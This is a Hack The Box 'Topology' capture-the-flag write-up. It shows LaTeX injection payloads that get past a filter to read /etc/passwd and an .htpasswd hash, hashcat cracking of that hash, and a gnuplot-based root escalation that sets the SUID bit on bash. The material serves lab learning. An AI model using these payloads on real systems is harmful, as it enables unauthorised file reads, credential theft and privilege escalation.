<table>
<tr><th colspan="3">Topology</th></tr>
<tr><td>Organization: Hack The Box</td><td colspan="2">Type: online CTF</td></tr>
<tr><td>Categories: ☐ Network Security
☐ Cryptography
☐ Mobile Applications</td><td>☐ Reverse Engineering
☑ Web Applications
☐ Forensics</td><td>Difficulty: Easy</td></tr>
<tr><td>Name: Kasper Verhulst</td><td colspan="2">Release date:10-06-2023
Completing date:28-08-2023</td></tr>
</table>

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap -A -sS -p1-1024 $BOX_IP -oN nmap.out
```

We find the following services running on the machine:

Port	Service	Version
22/tcp open	SSH	OpenSSH 8.2p1
80/tcp open	HTTP	Apache 2.4.41


We don't find any critical vulnerabilities present in these services.

Let us try to visit the website http://$BOX_IP. We see the website is built using the w3.css framework, but there don't see be any known vulnerabilities in that framework (`https://security.snyk.io/package/npm/w3css`).The HTML source doesn't really reveal anything interesting and no interesting HTTP headers are returned. Nothing is stored in cookies, LocalStorage or SessionStorage. There are a couple of hyperlinks on the left side of the home page that just return to the top of the page. Finally there is one hyperlink in the text that points to `http://latex.topology.htb`.

Let us enumerate the web application before exploring this domain in particular:

```
gobuster dir -u http://$BOX_IP -x html,py,php -w /usr/share/wordlists/dirb
    /common.txt
```

path	Status code
/.hta	403
/.htpasswd	403
/.htaccess	403
/bin	403
/lp	403
/sys	403
/mail	403
/nobody	403
/css	301



Miskatonic University

Department of Mathematics

Topology Group

✉ lklein@topology.htb

☎ +1-202-555-0143

Research topics

Knot invariants

Braid theory

Manifold decomposition

Three-Manifolds

...

University departments

Welcome to Topology!

This is the home page of the Topology Group of Prof. Lilian Klein at Miskatonic University. We are situated in the Department of Mathematics, located on the eastern campus.

On this website, we present our current research topics, software projects and a publication list. Prof. Klein's office hours are Tuesdays and Thursdays, 1:00 PM to 3:00 PM in W2 0-070.

Staff

Professor Lilian Klein, PhD

Head of Topology Group

Vajramani Daisley, PhD

Post-doctoral researcher, software developer

Derek Abrahams, BEng

Master's student, sysadmin

Software projects

- LaTeX Equation Generator - create .PNGs of LaTeX equations in your browser
- PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currenty in development)
- TopoMisk - Topology tool suite by L. Klein and V. Daisley. Download link upon request.
- PlotoTopo - A collection of Gnuplot scripts to aide in visualization of topoligical problems. Legacy, source code upon request.

Figure 1: Home page

```
gobuster vhost -u http://$BOX_IP --append-domain --domain topology.htb -w
    /usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-
    top1million-20000.txt
```

domains	Status code
dev.topology.htb	401
stats.topology.htb	200

Gaining Access

The stats.topology.htb page simply shows a graph and the dev.topology.htb requires credentials to access, so let's start on http://latex.topology.htb. Here we can see that directory listing is allowed.





Figure 2: http://stats.topology.htb



Index of /

Name	Last modified	Size	Description
demo/	2023-01-17 12:26	-	
equation.php	2023-06-12 07:37	3.8K	
equationtest.aux	2023-01-17 12:26	662	
equationtest.log	2023-01-17 12:26	17K	
equationtest.out	2023-01-17 12:26	0	
equationtest.pdf	2023-01-17 12:26	28K	
equationtest.png	2023-01-17 12:26	2.7K	
equationtest.tex	2023-01-17 12:26	112	
example.png	2023-01-17 12:26	1.3K	
header.tex	2023-01-17 12:26	502	
tempfiles/	2023-08-25 10:25	-	

Apache/2.4.41 (Ubuntu) Server at latex.topology.htb Port 80

Figure 3: http://latex.topology.htb

The virtual host serves a php page where can enter a mathematical equation. Consequently, the web application will render an image from the equation that you enter. If we further browse the web server, we can see some latex modules that were loaded in `headers.tex`, there are some static resources for the php page and a log file from the LaTeX compilation. In the LaTeX logs we can read that a restricted shell escape is allowed.

```
/usr/share/texlive/texmf-dist/tex/latex/tools/shellesc.sty
Package: shellesc 2019/11/08 v1.0c unified shell escape interface for LaTeX
Package shellesc Info: Restricted shell escape enabled on input line 77.
```

This means are LaTeX program can potentially execute commands on the machine it is running. The idea will be to inject LaTeX commands to read files on the server in the field for the equation generation. Hacktricks shows a list of LaTeX commands that can be used for this purpose. However, the image is only generated from mathematical equations, so we must first leave the math mode in LaTeX. Luckily, I remembered some LaTeX syntax from my university days.

First, I tried the following command:

```
$\input{/etc/passwd}%
```

The dollar sign should stop the equation input and next we use one of the LaTeX functions that exists to read files on the server. Finally, the dollar sign comments out the rest of the line. However, we got a response saying that ”an illegal command was detected” so there seems to exist a filter limiting the LaTeX function that actually have shell access. After trying the other possible LaTeX functions available to read files on the server, we find that the following function is not blocked:

```
$\lstinputlisting{/etc/passwd}%
```

However, the result is still not an image with the file content but just a blank screen. The issue is that the dollar sign is commenting out the whole line, while we probably need some of that functionally. When we are trying to enter math mode again after our shell function, we succeed to gather files on the server:

```
$\lstinputlisting{/etc/passwd}$
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:108:115::/run/uuidd:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:112:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley,W2 1-123,,:/home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:115:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:118:125::/var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127::/var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:121:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:122:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
fwupd-refresh:x:109:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Figure 4: /etc/passwd

In terms of users, there is the ubiquitous *root* user. The only other user that has shell access is *vdaisley*, so we are probably looking for that user's password as our foothold.

We remember the dev.topology.htb domain was password-protected and the .htpasswd is on the machine, so our goal is to look for that file now. First, let us look in some common locations that hold the apache configuration like `/etc/apache2/httpd.conf` or `/etc/apache2/apache2.conf` where we eventually find the main configuration file. At this point, we need to make some guesses again where the .htpasswd file for the virtual host will be. Either we use the concept that each domain hosted on the apache server will have its document root set to `/var/www/domain-name/`. Hence we can look for locations like `/var/www/dev.topology.htb/.htpasswd` or `/var/www/dev/.htpasswd` where we eventually find the password:

```
$\lstinputlisting{/var/www/dev/.htpasswd}$
```

Alternatively, we could also introspect the default vhost file 000-default.conf that gives us the same information.

```
$\lstinputlisting{/etc/apache2/sites-enabled/000-default.conf}$
```

Now, we have the password *vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0.* When we look into the Apache documenation, it looks like htpasswd hashes passwords using either bcrypt, a version of MD5 modified for Apache, SHA-1, or the system's crypt() routine, where the $apr1$ prefix denotes it is the MD5 variation that was used here.

It seems like hashcat supports the cracking of this Apache MD5 variation (hash type 1600 for hashcat) hashes.

```
hashcat -m 1600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

Hashcat quickly finds us the password and we now have access to the dev.topology.htb area. There is not much to find there, but on the other hand, it seems like vdaisley is using the same password for her Unix account.

Privilege Escalation

As usual, I started by quickly doing some manual checks. Maybe *vdaisley* has some root privileges (sudo -l): nope. Can we read the /etc/shadow file? nope. Are there any interesting environment variables set? not really... so let us use some automated script that helps us like linPEAS or linEnum. At first glance, nothing seems out of the ordinary, but eventually I found the *gnuplot* utility that is installed in the `/opt` directory which should be empty by default. The gnuplot tool is owned by root and has root permission, but can be executed by everybody.

A quick Google search learns us we can abuse this utility to elevate our privileges. We have to create a .plt file in the `/opt/gnuplot` directory that will be executed automatically. In this file you can add a command that will be executed like:

```
system "chmod u+s /usr/bin/bash"
```

You can now get a root shell with:

```
bash -p
```